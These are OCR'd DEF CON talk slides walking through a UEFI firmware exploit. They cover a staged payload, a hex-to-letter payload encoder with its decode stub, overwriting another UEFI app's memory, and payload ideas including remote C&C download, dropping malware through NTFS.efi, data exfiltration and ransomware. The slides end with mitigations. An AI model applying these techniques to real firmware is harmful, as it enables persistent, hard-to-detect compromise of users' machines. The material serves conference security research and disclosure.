
- Transition to 2nd stage payload



# Exploiting UEFI in real life

## Exploit walkthrough

- Transition to 2nd stage payload



# Exploiting UEFI in real life

Exploit walkthrough

- Second stage
  - We have more room now, but what can we do?

# Exploiting UEFI in real life

Exploit walkthrough

- Let's talk about the UEFI environment
  - UEFI applications
  - UEFI protocols
  - System Table
  - Boot Services
  - Runtime Services

DEFCON

# Exploiting UEFI in real life

Exploit walkthrough


- UEFI applications
  - Windows PE executable format
  - Passed Handle and System Table at launch

```
EFI_STATUS
EFIAPI
UefiMain (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
```

# Exploiting UEFI in real life

Exploit walkthrough

- UEFI protocols
  - Identified by GUID
  - Can be registered by one application/driver
  - Looked up by GUID and called by other driver/application



# Exploiting UEFI in real life

Exploit walkthrough

- UEFI System Table contains:
  - Boot Services and Runtime Services pointers
  - Console Input, Output, and StdErr pointers
  - Configuration Table pointers

# Exploiting UEFI in real life

Exploit walkthrough

- UEFI Boot Services protocols:
  - Memory handling
  - Event operations
  - Protocol operations
  - Load and start UEFI applications
  - Exit Boot Services

# Exploiting UEFI in real life

Exploit walkthrough

- UEFI Runtime Services protocols:
  - Variable operations
  - Capsule operations

DEF CON

# Exploiting UEFI in real life

Exploit walkthrough

- Useful Boot Services functions
  - LocateProtocol()
    - Finds a protocol by GUID
  - LoadImage()
    - Loads a UEFI image into memory
  - StartImage()
    - Transfers control to a loaded image's entry point

# Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
  - We need the Boot Services pointer

# Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
  - We need the Boot Services pointer
  - Copy saved as part of UEFI app startup
    - gST, gBS, and gRT global variables

# Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
  - We need the Boot Services pointer
  - Copy saved as part of UEFI app startup
    - gST, gBS, and gRT global variables
  - We can predict where these are

# Exploiting UEFI in real life

## Exploit walkthrough

- Staged payload

ON THE STACK


ON THE HEAP

# Exploiting UEFI in real life

Exploit walkthrough


- But wait, there's more!
  - An additional constraint we didn't know about...

DEF CON

# Exploiting UEFI in real life

## Exploit walkthrough

- We'll just copy the 2nd stage payload elsewhere



# Exploiting UEFI in real life

Exploit walkthrough

- Success!

DEMO

DEFCON

# Exploiting UEFI in real life

Exploit walkthrough

- Not so success...
  - Can only run apps up to about 12k
  - Limited stack space
  - Also ran into issues with our payload encoder...

# Exploiting UEFI in real life

Exploit walkthrough

- Need a better encoding mechanism
  - Arbitrary size payload
  - Can't fail to encode the payload
  - As small and simple as possible
  - Thought about just using base64

# Exploiting UEFI in real life

Exploit walkthrough

- Encoding solution
  - Convert payload to long string of hex digits
  - Then map 0-9a-f to a-p

```
xxd -g 0 -p -c 1000000 | tr '[0-9a-f]' '[a-p]'
```

# Exploiting UEFI in real life

Exploit walkthrough

- Decode stub
  - No need for any tables
  - Simple loop that just subtracts ‘a’ from each nibble

```
C = (*S++ – ‘a’) << 4)
C |= (*S++ – ‘a’)
*D++ = C
```

DEF CON

# Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage

# Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
  - UEFI applications run in ring 0

# Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
  - UEFI applications run in ring 0
  - No memory protections between UEFI apps

# Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
  - UEFI applications run in ring 0
  - No memory protections between UEFI apps
  - Let's just write our code over another UEFI app

# Exploiting UEFI in real life

Exploit walkthrough

- Success!

DEMOS

DEFCON

# Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - UEFI contains full network stack
    - Locate gEfiTcp4Dxe and other net protocols
    - Configure and connect to remote server
    - Download 3rd stage
    - Full C&C capabilities

# Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - UEFI contains built-in decompression code
    - Locate gEfiDecompressProtocolGuid
    - Call GetInfo() and Decompress()

# Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - This UEFI firmware image contains NTFS.efi
    - Drop malware into OS
    - Exfiltrate interesting data
    - Ransomware

DEF CON

# Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
  - This UEFI firmware image contains NTFS.efi
    - Drop malware into OS
    - Exfiltrate interesting data
    - Ransomware
  - Just include it in payload if not already present

DEF CON

# POTENTIAL MITIGATIONS

UEFI Stack protections
ASLR
DEP
Other defenses

# RECOMMENDATIONS

- Always use latest edk from git
- Use latest gnu-efi


Questions?
http://uefi.party
DEFCON